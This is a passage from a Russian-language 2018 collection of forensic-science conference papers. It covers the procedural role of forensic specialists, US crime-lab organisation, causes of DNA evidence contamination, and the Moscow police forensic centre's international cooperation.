Следовательно, необходимо было исключить их участие в этом следственном действии, но других специалистов-криминалистов в стране не было, либо не назначать им экспертизы, но судебно-экспертные учреждения системы юстиции, расположенные в основном в республиканских центрах и крупных городах (всего около пятидесяти), с их малочисленными штатами выполнить весь объем криминалистических экспертиз физически были не в состоянии. Выход в этой тупиковой ситуации, проявляя нигилистическое отношение к закону, нашла практика: эксперты-криминалисты органов внутренних дел по-прежнему участвовали в осмотрах мест происшествий в качестве специалистов, но это не отражалось в протоколе данного следственного действия.

Показательно, что практически в это самое время даже в социалистических странах Европы приобретала все большее понимание необходимость организации «сквозного» участия специалистов-криминалистов в раскрытии и расследовании преступлений или технико-криминалистического сопровождения работы следователя по собиранию и исследованию доказательств. Об этом на V Международном симпозиуме криминалистов указанных стран (Москва. 1969 г.) говорили в своих докладах Т. Маркович (Югославия), К.-Х. Рихлик (ГДР)[1]. Более того, в этом же 1969 г. во вновь принятом УПК Румынии, наряду с судебной экспертизой, получает признание как средство доказывания исследования специалистов-сотрудников научно-технических подразделений органов следствия. Такие исследования назначались в упрощенном порядке, в том числе до возбуждения уголовного дела[2].

Казалось бы: «одних пример – другим наука». Но это не для нас. С тех пор прошло уже почти полвека, все страны Евросоюза, оперативно реагируя на вызовы рыночной преступности в условиях глобализации международных отношений, учитывая динамично с ускорением развивающийся научно-технический прогресс, совершенствуют организацию деятельности своих судебно-экспертных учреждений и научно-технических подразделений правоохранительных органов.

---

[1] Волынский А. Ф. Вопросы судебной экспертизы и криминалистической техники на V Международном симпозиуме криминалистов социалистических стран. М. : ЦНИИСЭ. 1969. С. 5.

[2] Бууш А. Волунский А. Экспертиза и специальные научно-технические исследования по новому УПК социалистической Республики Румынии // Советская юстиция. – 1970.– № 24. – С. 25.

Даже союзнические нашей стране Республика Беларусь и Казахстан провели у себя реформы этих учреждений и подразделений.

Отличительной особенностью современного состояния организации и правового обеспечения использования специальных знаний в уголовном процессе стран Евросоюза является признание доказательственного значения результатов не только судебно-экспертного, но специального научно-технического исследования доказательств (исследования специалиста). В некоторых из этих стран на такие исследования приходится девять из десяти случаев исследования доказательств по уголовным делам.

Представляется, что такая дифференциация форм использования специальных знаний в уголовном процессе оправдана не только с организационной и правовой точки зрения, но и с экономической. Сохраняя судебную экспертизу по существу единственной формой использования специальных знаний в исследовании доказательств с применением инструментальных методов и соответствующей техники, наш законодатель тем самым сохраняет сложившуюся еще в 20-х годах прошлого века практику формального дублирования экспертизой значительного количества исследований специалистов искусственно усложняя процесс использования современных достижений науки и техники в расследовании преступлений. В этой связи вызывает, по меньшей мере недоумение решение нашего законодателя «приспособить» судебную экспертизу к различным стадиям уголовного процесса, начиная с «до возбуждения уголовного дела». Не логичней было бы, по примеру стран Евросоюза, узаконить дополнительную форму использования специальных знаний на досудебной стадии, если угодно, «следственную экспертизу»?

Производство таких «экспертиз» следовало бы организовать в научно-технических подразделениях (НТП), действующих в системе правоохранительных министерств и ведомств страны. Иногда обозначаемая в этой связи дискуссия об экспертизе «первого» и «второго» сорта, будет лишена каких-либо оснований, поскольку все признанные в законе доказательства и средства доказывания априори равны. Таким образом будет закрыта проблема процессуальной независимости специалистов, выступающих в роли «следственных экспертов», как одно из условий упрощенного порядка назначения таких исследований.

При этом, что очень важно, более выраженную значимость приобретает судебная экспертиза как институт судебной власти, как форма использования специальных знаний в условиях рыночных социально-

экономических отношений, в обстановке обостренного внимания общества к идеям демократизации, либерализации и гуманизации судопроизводства, к необходимости соблюдения принципа процессуальной независимости именно судебных экспертов. Реализовать этот принцип в деятельности экспертов соответствующих подразделений МВД России и других правоохранительных ведомства практически невозможно, поскольку они находятся под общим руководством со следственными подразделениями и оперативно-розыскными аппаратами. На это обстоятельство постоянно обращают внимание и Минюст России, и Генеральная прокуратура России, анализируя состояние законности в судебно-экспертной деятельности в нашей стране[1].

По этой причине подвергается сомнению право производства судебных экспертиз в криминалистических подразделениях Следственного комитета России и других правоохранительных ведомств. Однако фактически таким образом создается искусственный барьер в реализации современных достижений науки и техники в раскрытии и расследовании преступлений.

Следует учитывать при этом существенные изменения, происходящие в современных условиях в деятельности государственных и частных судебно-экспертных учреждений. Центр тяжести в их деятельности смещается в сторону гражданских и арбитражных дел, при рассмотрении которых в судах на принцип процессуальной независимости судебных экспертов обращается особое внимание. Существенно активизировалось и актуализировалось международное сотрудничество в области судебно-экспертной деятельности, в котором нашу страну могут представлять учреждения, соблюдающие в организации своей деятельности общепризнанные требования. Следовательно, и по этой причине нам необходимо повнимательней присмотреться к опыту других стран[2].

С позиций их опыта, по крайней мере, не однозначными представляются последствия вычленения в советской криминалистике в виде самостоятельных наук оперативно-розыскной деятельности и судебно-экспертной деятельности. Австро-германская модель крими-

---

[1] Организация прокурорского надзора за исполнением законодательства об экспертной деятельности : методические рекомендации. М. : Акад. Генер. прокур. Рос. Федерации. 2015; Информационно-аналитический бюллетень Генер. прокур. Рос. Федерации. – 2014. – № 1(5).

[2] Хазиев Ш. Н. Теоретические основы и организация международного сотрудничества в области судебно-экспертной деятельности : автореф. диссер. ... доктор. юрид. наук. – М., 2016.

налистики, сформировавшаяся на трудах Г. Гросса, кроме криминалистической техники и тактики, включает в себя организацию раскрытия и расследования преступлений органами полиции, а соответственно, некоторые положения уголовного права и криминологии. Романская и англосаксонская школы криминалистики акцентируют внимание на естественнонаучных началах ее развития, включая в нее отдельные положения судебной медицины, судебной токсикологии, судебной психологии. Вопросы тактики и методики при этом рассматриваются в отдельной научной дисциплине, именуемой, например в США, «Основы уголовного расследования»[1].

Такое разнообразие подходов к предмету, а соответственно и к содержанию криминалистики в разных странах объясняется исторически сформировавшемся различием их правовых школ в области уголовного процесса и особенностями организации деятельности полиции. Развитию естественно-технических начал криминалистики в западноевропейских странах способствовало введение в их уголовный процесс состязательных начал, стимулирующих стороны процесса (и обвинения, и защиты) к активному использованию новейших достижений науки и техники. Этим, в частности объясняется опережающее развитие криминалистической техники в западноевропейских странах по сравнению с восточноевропейскими странами[2].

Однако, коренная причина «отставания» в развитии криминалистики восточноевропейских стран в части техники кроется в тех условиях ее развития, которые были характерны для советского периода, в которых огульно отрицались не только некоторые научные достижения, но и целые отрасли науки (примеры тому упоминавшиеся уже «лжегенетика», «лжекибернетика» и т. п.); когда криминалистика по своей природе определялась только как правовая наука (хотя до сих пор никто не установил какую отрасль права она изучает); когда тоталитарные подходы к жесткому «подавлению» преступности принижали значение научно-технических методов и средств в борьбе с ней, прежде всего, в раскрытии и расследовании преступлений.

Следует заметить, что инерция формально критической оценки состояния западноевропейской криминалистики в прошлом сохраняется у

---

[1] Бастрыкин А. И. История криминалистики // Криминалистика : учебник. М. : Закон и право, 2017. С. 117; Волынский А. Ф. История криминалистики. Современные тенденции её развития // Криминалистика : учебник. М. : Закон и право, 2008. С. 134–135.

[2] Бастрыкин А. И. Там же.

нас до сих пор. Хотя отмечаемые в ней особенности во многом обусловлены закономерно спецификой рыночных социально-экономических отношений и характерной для них преступности. Однако отечественная криминалистика, как и наука уголовного процесса, пока на произошедшие в этом отношении изменения в нашей стране просто не обращают внимание, о чем наглядно свидетельствуют положения УПК РФ, посвященные использованию научно-технических методов и средств в раскрытии и расследовании преступлений. В нем механически воспроизведена соответствующая концепция из УПК РСФСР, причем с теми же алогизмами и противоречиями.

Многовековой опыт научно-технического обеспечения борьбы с рыночной преступностью в западноевропейских странах все еще не стал предметом обстоятельного изучения в отечественной криминалистике, она пока и не пытается понять, в чем выражается характерный для него прогматизм подходов в освоении современных достижений науки и техники в практике борьбы с преступностью; как обеспечивается рациональность организации деятельности научно-технических подразделений полиции, а соответственно и ее эффективность; почему они дифференцируют формы использования специальных знаний в зависимости от стадии уголовного процесса, а мы пытаемся единственную из них – судебную экспертизу, «приспособить» и «до», и «после» возбуждения уголовного дела. Таких «почему?» без ответов можно обозначить десятки, а поэтому необходимо изучать международный опыт и соответственно, корректировать «собственный путь развития».

С этих позиций следовало бы посмотреть на последствия «отпочкования» от отечественной криминалистики судебной экспертизы, в том числе криминалистической. С одной стороны, это способствовало ее развитию как науки, формированию ее теории, основ методологии, уточнению ее задач, совершенствованию классификации экспертиз, методик экспертного исследования доказательств, а с другой стороны, таким образом была обеднена криминалистика, и, прежде всего, раздел «Криминалистическая техника». Так искусственно была разорвана связь в научных исследованиях деятельности по собиранию и исследованию доказательств.

Но наука не может существовать для науки. После дифференциации криминалистических знаний закономерно возникла проблема их интеграции, но на качественно ином уровне, определяемом общим предметом деятельности, обеспечиваемой науками уголовно-правового блока. Именно с этих позиций можно найти объяснение тому

факту, что западноевропейские криминалисты относительно широко определяют предмет своей науки, включая в него некоторые положения уголовного права и криминологии.

Такой подход к толкованию данного вопроса особенно показателен применительно к раскрытию и расследованию экономических преступлений, многие из которых определены в УК РФ в виде бланкетных норм. Установление в таких случаях наличия преступления, разграничение его с законной экономической деятельностью предполагает использование знаний не только из области уголовно-правовых наук, но и гражданско-правовых, а также специальных правовых наук (земельного права, водного права, градостроительного права и т. п.). И все это в определенных пределах должно быть предметом исследования криминалистики и судебной экспертизы с ориентацией на общий для них предмет деятельности, на организацию раскрытия и расследования преступлений.

Дмитрий Сергеевич Гольцев[1],
старший научный сотрудник
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя
кандидат экономических наук

Ольга Юрьевна Гольцева[2],
доцент кафедры иностранных языков
Московского университета МВД России имени В.Я. Кикотя

ПРИМЕНЕНИЕ ПОЛОЖИТЕЛЬНОГО ОПЫТА РАБОТЫ ЭКСПЕРТНЫХ ПОДРАЗДЕЛЕНИЙ ЗАРУБЕЖНЫХ СТРАН В РОССИЙСКОЙ ПРАКТИКЕ

В целях улучшения работы экспертных подразделений в России, на наш взгляд, представляется целесообразным изучение положительного опыта зарубежных стран в этой области целью дальнейшего использования соответствующих практик в законодательной и правоприменительной сферах. Как и в России, в США в настоящее время все большее значение в процессе доказывания по уголовным делам

[1] © Гольцев Д. С., 2018
[2] © Гольцева О. Ю., 2018

приобретают результаты проводимых экспертиз. Это определяется как возрастающей, по ряду причин, ненадежностью свидетельских показаний и потому потребностью в более объективных источниках получения необходимой по делу информации, так и значительным расширением возможностей исследования вещественных доказательств, использованием большего разнообразия последних, в частности микрообъектов, а также введение в судебную экспертизу анализа ДНК, что позволяет исследователям с беспрецедентной точностью выявлять идентифицирующие характеристики жидкостей и клеток организма, что способствовало более эффективному установлению возможных подозреваемых [1].

Производство экспертиз в США осуществляется как в государственных лабораториях, так и частными экспертами, как правило, имеющими свои лаборатории. Свои экспертные учреждения федерального уровня имеют и некоторые специальные ведомства, например, Министерство обороны, Налоговая служба, управление по борьбе с наркоманией, почтовое ведомство и др. В настоящее время ФБР имеет самую крупную в США лабораторию – Центральная криминалистическая лаборатория. Кроме обычных криминалистических экспертиз здесь занимаются проблемами исследований с помощью полиграфа, дешифровкой документов, сбором, переводом и анализом зарубежной информации. Ее сотрудники ведут не только экспертную, но и научно-исследовательскую и преподавательскую работу. В лабораториях ФБР исследования проводятся как по заданиям его внутренних служб, так и по просьбам полиции штатов, местных агентств ФБР, других правоохранительных органов США и зарубежных стран.

Крупные штаты, как, например, Калифорния, Нью-Йорк, и Флорида имеют довольно разветвленную сеть лабораторий.

Экспертизы в лабораториях штата проводятся по заданиям органов расследования штата: Генерального атторнея штата, Бюро уголовного расследования, Управления дорожной полиции и др. В этих лабораториях могут проводиться экспертизы и по просьбе местных органов расследования.

Ведомственные лаборатории проводят исследования по заданиям сотрудников данного ведомства, расследующих уголовные дела в пределах их юрисдикции. Так, лаборатории Почтового ведомства проводят технические и почерковедческие исследования документов по заданиям почтовых инспекторов, расследующих преступления,

связанные с почтовыми операциями, а лаборатории Налоговой службы проводят аналогичные исследования по делам, связанным с налогами.

Наряду с государственными лабораториями, обслуживающими судебную систему на уровне федерации и штатов, местными властями городов и районов, в лице полицейских управлений и шерифов, организуются свои лаборатории юрисдикция которых строго ограничена пределами того муниципального или административного округа, который финансирует их деятельность.

В целом, исходя из всего выше перечисленного, можно сделать вывод о сильной децентрализации экспертных подразделений США, в отличии от России или Белоруссии. Также необходимо отметить узкую специализацию различных ведомственных и частных лабораторий, что создает неразбериху при назначении и производстве экспертиз, когда различные органы расследования выбирают лаборатории для производства экспертиз исключительно из личных предпочтений.

Сложные экспертизы по резонансным делам в США проводятся в хорошо оснащенных лабораториях при крупных технических университетах, осуществляющих подготовку экспертов различных специальностей. Одним из наиболее крупных учебных заведений специализирующихся на подготовке экспертов является судебно-экспертное отделение при Академии ФБР. Здесь читаются лекционные курсы и проводятся практические занятия по исследованию документов, баллистике, дактилоскопии, трасологии, по исследованию крови, волос, волокон и иных микрообъектов. Занятия эти, как правило, краткосрочные, рассчитанные на специалистов, уже имеющих соответствующую научную подготовку.

Основная масса сотрудников экспертных учреждений является специалистами в различных областях естественных наук, прошедших стажировку в лаборатории, сдавших экзамены и получивших соответствующую сертификацию.

В США нет федеративного уголовно-процессуального кодекса, не существует единообразного порядка проведения экспертиз. Назначение экспертиз производится лицом, производящим расследование, причем под расследованием понимается любое дознание, предварительное и судебное следствие. При этом производящим расследование может быть офицер полиции, агент (дознаватель) ФБР, прокурор, судья в другие должностные лица. Никакой санкции для назначения

экспертизы не требуется, хотя в большинстве случаев этот вопрос все-таки согласовывается с вышестоящим руководством правоохранительного органа.

Несмотря на кажущуюся неразбериху с порядком назначения и проведения экспертиз данная система позволяет проводить экспертизу на любой стадии расследования и судебного разбирательства, а также до возбуждения уголовного дела с целью проверки фактов, могущих стать основанием для проведения расследования, что обеспечивает гибкость правоохранительным органам в процессе расследования.

Законодательная рекомендация порядка и формы обращения с просьбой о проведении экспертизы также отсутствует. В связи с этим почти каждая лаборатория, в пределах своей юрисдикции, подготавливает и размножает бланки требований о назначении экспертизы. Как правило, такой бланк содержит строчки для указания правоохранительного органа и лица, ведущего расследование и назначившего проведение экспертизы, даты назначения, перечня направляемых вещественных доказательств и образцов для сравнения. При этом особое внимание уделяется подробной письменной и фотографической фиксации обстоятельств обнаружения объектов экспертизы и цепи их движения до того, как они попали к эксперту. Вещественное доказательство фотографируется в момент обнаружения, в ходе изъятия, осмотра, упаковки, после изготовления пояснительных и индивидуализирующих надписей и т. д. Кроме того, описывается, кто и какое касательство имел к вещественным доказательствам и образцам.

Подводя итоги вышеизложенного можно сделать следующие выводы:

– на наш взгляд в России также необходимо ввести практику проведения сложные экспертиз или экспертиз по резонансным делам в хорошо оснащенных лабораториях при крупных университетах, осуществляющих подготовку экспертов;

– законодательно разрешить проводить экспертизу на любой стадии расследования и судебного разбирательства, а также до возбуждения уголовного дела с целью проверки фактов, могущих стать основанием для проведения расследования.

Библиографический список

1. Зельдес И., Леви А. Организация судебных экспертиз: практика США, проблемы России // Российская юстиция. – М. : Юрид. лит., 1996, № 7. – С. 27–28.

Ирина Николаевна Горбулинская[1],
доцент кафедры технико-криминалистического
обеспечения экспертной деятельности
Московского университета МВД России им. В.Я. Кикотя
кандидат юридических наук, доцент

Елена Геннадьевна Казанина[2],
начальник 11 отдела ЭКЦ ГУ МВД России
по Московской области

Наталья Владимировна[3],
главный эксперт 11 отдела ЭКЦ ГУ МВД России
по Московской области

О ПРИЧИНАХ ВНЕЛАБОРАТОРНОЙ КОНТАМИНАЦИИ ОБЪЕКТОВ ЭКСПЕРТИЗЫ ДНК

Раскрытие любого преступления невозможно без работы с различными видами следов. Как известно, работа со следами складывается из нескольких этапов, а именно: обнаружение, фиксация, изъятие, предварительное исследование, оценка и использование доказательств. Без грамотной работы на каждом из этапов невозможно исследование и использование изъятых объектов и следов в процессе раскрытия и расследования преступлений. Следы биологического происхождения в этом смысле весьма специфичны и работа с ними имеет ряд особенностей.

В настоящее время одним из самых высокотехнологичных и перспективных идентификационных методов исследования биологиче-

[1] © Горбулинская И. Н., 2018
[2] © Казанина Е. Г., 2018
[3] © Парфенова Н. В., 2018

ских следов, используемых в криминалистических целях, является ДНК-анализ.

Использование метода исследования ДНК позволяет выявить уникальную для каждого человека генетическую информацию (совокупность генетических признаков), то есть идентифицировать человека по его биологическим следам. Такая информация может быть получена как из обособленного биологического материала, так и из смеси биологических следов 2-х и более лиц. Из изъятых следов биологического происхождения с ОМП выделяют ДНК-профили неустановленных лиц и ставят на криминалистический учет. О достоверности результатов ДНК-идентификации во многом зависит исход уголовных дел.

Однако существует целый ряд причин, которые потенциально могут привести к появлению ошибок. Одной из них является контаминации, т. е. случайное загрязнение объекта чужеродной ДНК (contamination – англ. «загрязнение»). Контаминация происходит в результате попадания из внешней среды на биологический материал, подлежащий исследованию, чужеродных молекул ДНК, способных служить мишенями в реакции амплификации и давать ложноположительные или ложноотрицательные результаты [2].

Если собственный профиль ДНК-объекта не выявляется, контаминация может приводить к выявлению не присущего объекту профиля ДНК и служить причиной идентификационной ошибки. В случае выявления собственных аллелей объекта контаминация приводит к выявлению «смешанного» профиля ДНК. Учитывая, что в России создана федеральная база данных геномной информации (ФБГДИ), изучение мировой практики применительно к проблеме контаминации для нас весьма актуально [1, С. 51].

Контаминация может произойти на различных этапах манипуляций с биологическими объектами, начиная с момента их обнаружения на месте происшествия, изъятия и упаковки данных следов, заканчивая изъятием образцов для сравнительного исследования, если при работе с ними не были соблюдены меры предосторожности, предохраняющие объекты от загрязнения.

Основной причиной привнесения чужеродной ДНК в биологический материал, изымаемый с места происшествия, является несоблюдение участниками осмотра обязательных условий работы со следами биологического происхождения, а именно – использование одноразо-

вых стерильных медицинских перчаток (не обработанных тальком), шапочек, масок и, по возможности, защитных одноразовых костюмов для ОМП. Привнесение чужеродного биологического материала происходит в тех случаях, когда сотрудники следственно-оперативной группы осуществляют различные манипуляции с биологическими следами голыми руками, либо перчатками, бывшими в употреблении (на других ОМП и в других целях). Зачастую это происходит при выполнении смывов на марлю или вату, при производстве вырезов или соскобов биологического материала с объекта-носителя. В той связи, экспертами, производящими экспертизу ДНК, неоднократно выявлялись генотипы сотрудников территориальных подразделений полиции, участвующих в раскрытии и расследовании таких преступлений, причем не только специалистов, участвующих в осмотре места происшествия, но и оперативных работников. Так, в ходе производства экспертизы по факту расследования убийства на предметах одежды трупа были обнаружена ДНК неустановленного лица, контактировавшего с потерпевшим. Проверка по базе ДНК не дала положительного результата. Пока шло расследование, был обнаружен еще один погибший на вещах которого, помимо прочих, было обнаружено ДНК того же контактера, что и в первом случае. Так как между данными преступлениями не удалось найти связи, была выдвинута версия о том, что неустановленная ДНК могла образоваться от лиц, принимавших непосредственное участие как в осмотре места происшествия, так и при совершении иных следственных действий по данному делу. В этих целях были отобраны образцы ДНК всех участников расследования. Выяснилось, что данным неизвестным контактером оказался оперативный сотрудник.

Так же, причиной контаминация может служить перенос биологического материала с поверхности технико-криминалистических средств, используемых ранее при производстве иных следственных действий. Например, на поверхности фотоаппарата, используемого на осмотре места происшествия, может находиться потожировое вещество, а следовательно, и ДНК всех лиц, ранее пользовавшихся данным техническим устройством. Так, надев чистые перчатки для работы с биологическими следами, участники осмотра зачастую не задумывается о том, что при производстве фотофиксации обнаруженных и осмотренных следов происходит перенос чужеродной ДНК с фото-

аппарата на перчатки, а в ходе дальнейшей упаковке таких следов, и на изымаемый объект.

Загрязнение может произойти и при использовании ранее находившихся в употреблении дактилоскопических кисточек и дактилоскопических порошков, или не прошедших обработку инструментов – ножниц, скальпелей, пинцетов и др. Так, если на объекты, изъятые из дома подозреваемого, с инструментов, загрязненных в ходе осмотра места убийства, случайно попадет ДНК следов крови жертвы, результаты ДНК-анализа станут серьезным доводом в пользу его виновности.

Для недопущения подобных переносов необходимо все операции (в том числе, предварительные исследования) производить только в стерильных резиновых перчатках. В качестве инструментов используют пинцеты и скальпели. До и после окончания работы с каждым объектом инструмент протирают ватным тампоном с 70 % спиртом, а затем сухим тампоном во избежание переноса микрочастиц с одного объекта на другой. Все изъятые объекты до упаковки высушивают при комнатной температуре без использования нагревательных приборов (по возможности следует избегать прямого попадания солнечных лучей). Материалы, используемые для изъятия объектов биологического происхождения должны быть стерильными. Фрагменты марли, используемые для производства смывов, готовятся заранее. Рекомендуется подготовить марлю фрагментами 3×3 см и 1,5×1,5 см чистыми ножницами, обработанными спиртовым раствором. Нарезают марлю только в резиновых перчатках, чтобы исключить загрязнение ее потожировым веществом. Дистиллированную воду для производства смывов наливают в чистую посуду.

Небрежное обращение с объектами-носителями биологических следов также является причиной контаминации. Так, чужеродная ДНК также может попасть на одежду, снятую с трупа морге, при неаккуратном обращении с ней.

Следующей причиной загрязнения является неверная упаковка объектов. Большую опасность представляет контаминация объекта, относящегося к событию преступления, генетическим материалом сравнительного образца, так как в случае, если она не распознана, это может привести к ошибочной идентификации. Иногда возможность контаминации следует уже из описания того, как упакованы объекты. Так, в одном из заключений было указано, что брюки обвиняемого,

изъятые у него дома, были доставлены в лабораторию упакованными вместе с обнаруженными на месте происшествия предметами одежды жертвы, пропитанными ее кровью [3].

Существуют примеры, когда внесение чужеродной ДНК не может быть спрогнозировано и не зависит от участников расследования. Так, в ФРГ в течение нескольких лет на различных местах совершения убийств обнаруживались следы ДНК одной и той же женщины. Карта ее преступлений охватывала весь юг и центр ФРГ, было совершено более 10 убийств, в том числе полицейских. Никакой связи между преступными событиями полицейскими установить не удалось. Для расследования данных убийств была создана комиссия, состоящая из опытных экспертов. После нескольких месяцев работы комиссии выяснилось, что во всех случаях для работы с биологическими следами в ходе осмотров использовались ватные палочки одной крупных фармацевтической компании. Оказалось, что на ватных палочках находилась ДНК женщины, работающей на одном из конвейеров компании.[1]

Как правило, определить источник контаминации бывает очень сложно и требует значительных затрат времени и средств. Вместе с тем, соблюдение правил работы со следами и объектами биологического происхождения позволит избежать данного явления.

Библиографический список

1. Перепечина И. О. Контаминация как причина ошибок при криминалистическом исследовании ДНК // Законность и правопорядок в современном обществе. – № 12. – Новосибирск: Общество с ограниченной ответственностью «Центр развития научного сотрудничества», 2012. – С. 51.

2. URL: http://www.roche-applied-science.com; Higuchi, R. and Kwok, S. (1989) Nature 339, 237–238; Tomilin, N. V. and Aprelikova, O. N. (1989) Intl. Rev. Cytol. 114, 125–179. 3. Sobek, H. et al. (1996) FEBS Lett. 388, 1t.

3. URL: http://forens.ru/index.php/topic/6903-контаминация.

[1] URL: http://forens.ru/index.php/topic/6903-контаминация.

Игорь Анатольевич Данилкин[1],
заместитель начальника Экспертно-криминалистического
центра ГУ МВД России по г. Москве,
кандидат юридических наук

Илья Павлович Захаров[2],
заместитель начальника отдела координации
деятельности подразделений на районном уровне
Экспертно-криминалистического центра
ГУ МВД России по г. Москве

ОБ ОПЫТЕ МЕЖДУНАРОДНОГО СОТРУДНИЧЕСТВА ЭКСПЕРТНО-КРИМИНАЛИСТИЧЕСКОГО ЦЕНТРА ГУ МВД РОССИИ ПО Г. МОСКВЕ В СФЕРЕ СУДЕБНО-ЭКСПЕРТНОЙ ДЕЯТЕЛЬНОСТИ

Полноценное и качественное расследование уголовных дел в настоящее время невозможно без использования достижений науки и техники, современных технологий и информационных систем в практической деятельности правоохранительных органов. В этой связи несомненный интерес представляют мероприятия по выявлению, применению и распространению положительного опыта судебно-экспертной деятельности всех территориальных органов МВД России, а также зарубежного опыта развития западных стран.

В ЭКЦ ГУ проводится работа по выявлению передового опыта, новых форм и методов практической реализации задач и функций экспертных подразделений, а также применению и распространению уже имеющегося отечественного и зарубежного опыта в области судебно-экспертной деятельности.

При анализе опыта работы экспертных организацией иностранных государств ЭКЦ ГУ изучаются применяемые методики проведения судебных экспертиз, используемые технические средства при их производстве, осуществляется мониторинг планируемых научно-практических мероприятий (конференций, совещаний, лекций, семинаров и др.), вносятся предложения по выездам в Планы зарубежных командировок. В первую очередь при планировании выездов определяются конкретные их цели с учетом реальных потребностей и возможно-

[1] © Данилкин И. А., 2018.
[2] © Захаров И. П., 2018.

стью дальнейшего использования полученных результатов в собственной деятельности, а также их эффективность.

За последние годы наиболее интересным было участие сотрудников ЭКЦ ГУ в 28-ом ежегодном международном семинаре по расследованию убийств имени полковника Генри Ф. Уильямса, проводимом в период с 3 по 8 октября 2015 г. в городах Олбани и Нью-Йорк (штат Нью-Йорк, США). По своим масштабам и качеству предоставления информации данное мероприятие является одним из самых представительных, за время его проведения в нем приняли участие более 4500 сотрудников правоохранительных органов стран мира. С докладами привлекались ведущие эксперты и специалисты, работающие в системе правоохранительных органов США, Канады и стран Европейского союза.

Основной целью мероприятия было ознакомление с новыми методиками и судебной практикой, применяемыми сотрудниками правоохранительных органов (в том числе агентами Федерального бюро расследований США) при расследовании тяжких и особо тяжких преступлений, имеющих широкий общественный резонанс, в частности серийных и заказных убийств.

Наибольший интерес с точки зрения возможности применения аналогичного опыта изучены некоторые особенности организации судебно-экспертной деятельности в Главном криминалистическом центре (далее Центр) штата Нью-Йорк (FIC – Forensic Investigation Centre).

В рамках командировки представителями ЭКЦ ГУ посещена самая крупная лаборатория, входящая в Систему криминалистических лабораторий США (CLS). Подобные лаборатории в США функционируют только с соответствующей аккредитацией и каждые пять лет обязаны проходить проверку на соответствие определенным стандартам контролируемыми организациями (Американским обществом управления криминалистическими лабораториями (American Society of Crime Laboratory Directors – ASCLD) и Советом по аккредитации лабораторий (Lab Accreditation Board – LAB). Для поддержания своего международного статуса лаборатория также ежегодно проходит инспекторский аудит.

В лаборатории процесс регистрации следов и объектов, изъятых при ОМП, предоставленных для проведения исследований, примечателен тем, что учет поступивших объектов ведется исключительно в электронной форме. При назначении экспертиз по изъятым следам

(объектам) следователь (как правило, это сержант полиции)[1] лично прибывает в экспертное учреждение и заполняет соответствующий бланк[2].

После этого каждый объект дополнительно помещается в специализированную упаковку и маркируется индивидуальным штрих-кодом, информация заносится в электронный журнал (подобно учету товаров в сфере продаж). После регистрации объекты помещаются в специально оборудованное хранилище. Эксперт, которому поручено производство экспертизы (исследования), получает маркированные объекты из хранилища, используя карточку с личным идентификационным номером, тем самым доступ к данным объектам другого лица исключен. Это позволяет контролировать ход проведения исследования, так как наличие информации о месте нахождения объекта в определенный момент времени.

В лаборатории Главного криминалистического центра помимо традиционных видов исследований таких как компьютерные, дактилоскопические, биологические, баллистические, взрывотехнические, также функционирует лаборатория токсилогических исследований. В лаборатории проводятся исследования на наличие алкоголя и наркотических веществ в биологических жидкостях, что позволяет оперативно производить исследования подобного рода для органов предварительного расследования.

Аналогичные лаборатории существуют и в России, но в интересах органов внутренних дел токсилогические исследования производятся только учреждениями, подведомственными Министерству здравоохранения Российской Федерации. Как показывает практика, подобная межведомственная разобщенность в ряде случаев негативно влияет на оперативность предварительного следствия (дознания) по соответствующей категории дел.

В условиях быстрого распространения неустановленных видов психотропных веществ в России и необходимости решения вопросов установления воздействия их на организм, потребность в создании токсилогических лабораторий в системе Министерства внутренних

---

[1] Должность лица, предоставляющего объекты по результатам ОМП, строго определена.

[2] Бланк содержит среди прочих следующие данные: вид преступления, дата и место его совершения; информация о жертве/убитом; информация о подозреваемом/ответчике; описание происшествия. Здесь же указывается краткое описание объектов (источник происхождения – жертва, подозреваемый, собственник и др.) и вид необходимого исследования.

дел давно назрела и требует соответствующей проработки правовых и организационных основ. Данная проблема актуальна и активно обсуждается, но на данный момент каких-либо принципиальных решений не принято.

В целом во время пребывания большое внимание уделялось освещению новых подходов изучения личности преступника, применению ДНК анализа с целью установления личности преступника, стилям и способам совершения преступлений, роли органов правопорядка в сфере профилактики, предотвращения и раскрытия противоправных деяний. Освещены вопросы, связанные с трасологией, антропологией и исследованием места преступления, а также применением баз данных и социальных сетей в установлении личности не только преступника, но и неопознанных тел.

Высокая техническая оснащенность подразделений правоохранительных органов США также касается укомплектованности специальных лабораторий, например, биологических. Благодаря этому с помощью ДНК-анализа лаборатория штата Нью-Йорк способна исследовать до 5 тыс. различных образцов в месяц (включая 200–250 экспертиз, сравнительные образцы подозреваемых, образцы заключенных, неопознанных трупов и их родственников).

Для сравнения в ЭКЦ ГУ за 2016 г. исследовано порядка 30 тыс. объектов. Однако, при существующем обеспечении ДНК-лаборатория ЭКЦ ГУ[1] работает более эффективнее, а также имеет существенные резервы для дальнейшего совершенствования (есть возможность исследовать до 20 тыс. образов биологического материала в месяц). Мероприятия по внедрению в широкую практику метода ДНК-исследований, высокая результативность ДНК-учета привели в настоящий момент к существенному увеличению нагрузки на ДНК-лабораторию по сравнению с 2010 г. более чем в 20 раз (с 1798 генетических исследований в 2010 г. до 20 362 аналогичных исследований в 2016 г.).

На определенном этапе перед ЭКЦ ГУ встала задача поиска оптимизации производственных процессов. За основу был взят интенсивный путь увеличения объема производства – внедрение новых технологий, оптимизация производства и повышение уровня квалификации сотрудников.

В основу интенсификации легла принципиально новая схема работы ДНК-лаборатории, организованная по «конвейерному» типу с

[1] Количество имеющегося аналогичного оборудования в ЭКЦ ГУ в 4 раза меньше, чем в лаборатории штата Нью-Йорк (7 и 24 прибора соответственно).

разделением технологических потоков, в том числе с физическим разделением исследования объектов и образцов биологического материала. Схема предусматривает при проведении экспертизы распределение обязанностей между несколькими сотрудниками, каждый из которых несет персональную ответственность за свой участок работы в соответствии с законодательством Российской Федерации.

Данный опыт ЭКЦ ГУ показал свою состоятельность и высокую эффективность, что подтверждается результатами использования ДНК-учета, по которым лаборатория занимает одно из ведущих мест среди аналогичных лабораторий ЭКП МВД России. В итоге данный опыт признан положительным и успешно внедряется в практику территориальными органами МВД России. Интерес к данному методу проявляют и наши зарубежные коллеги. Так, в рамках ответного визита в ГУ МВД России по г. Москве в марте 2016 года представителю полиции штата Нью-Йорк (США) подробно продемонстрирован механизм работы ДНК-лаборатории, а также делегациям иных государств, среди которых Китайская Народная Республика (КНР), Республика Сербская, Республика Беларусь, а также ряд африканских государств.

Константин Евгеньевич Демин[1],
доцент кафедры оружиеведения и трасологии
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя
кандидат юридических наук, доцент

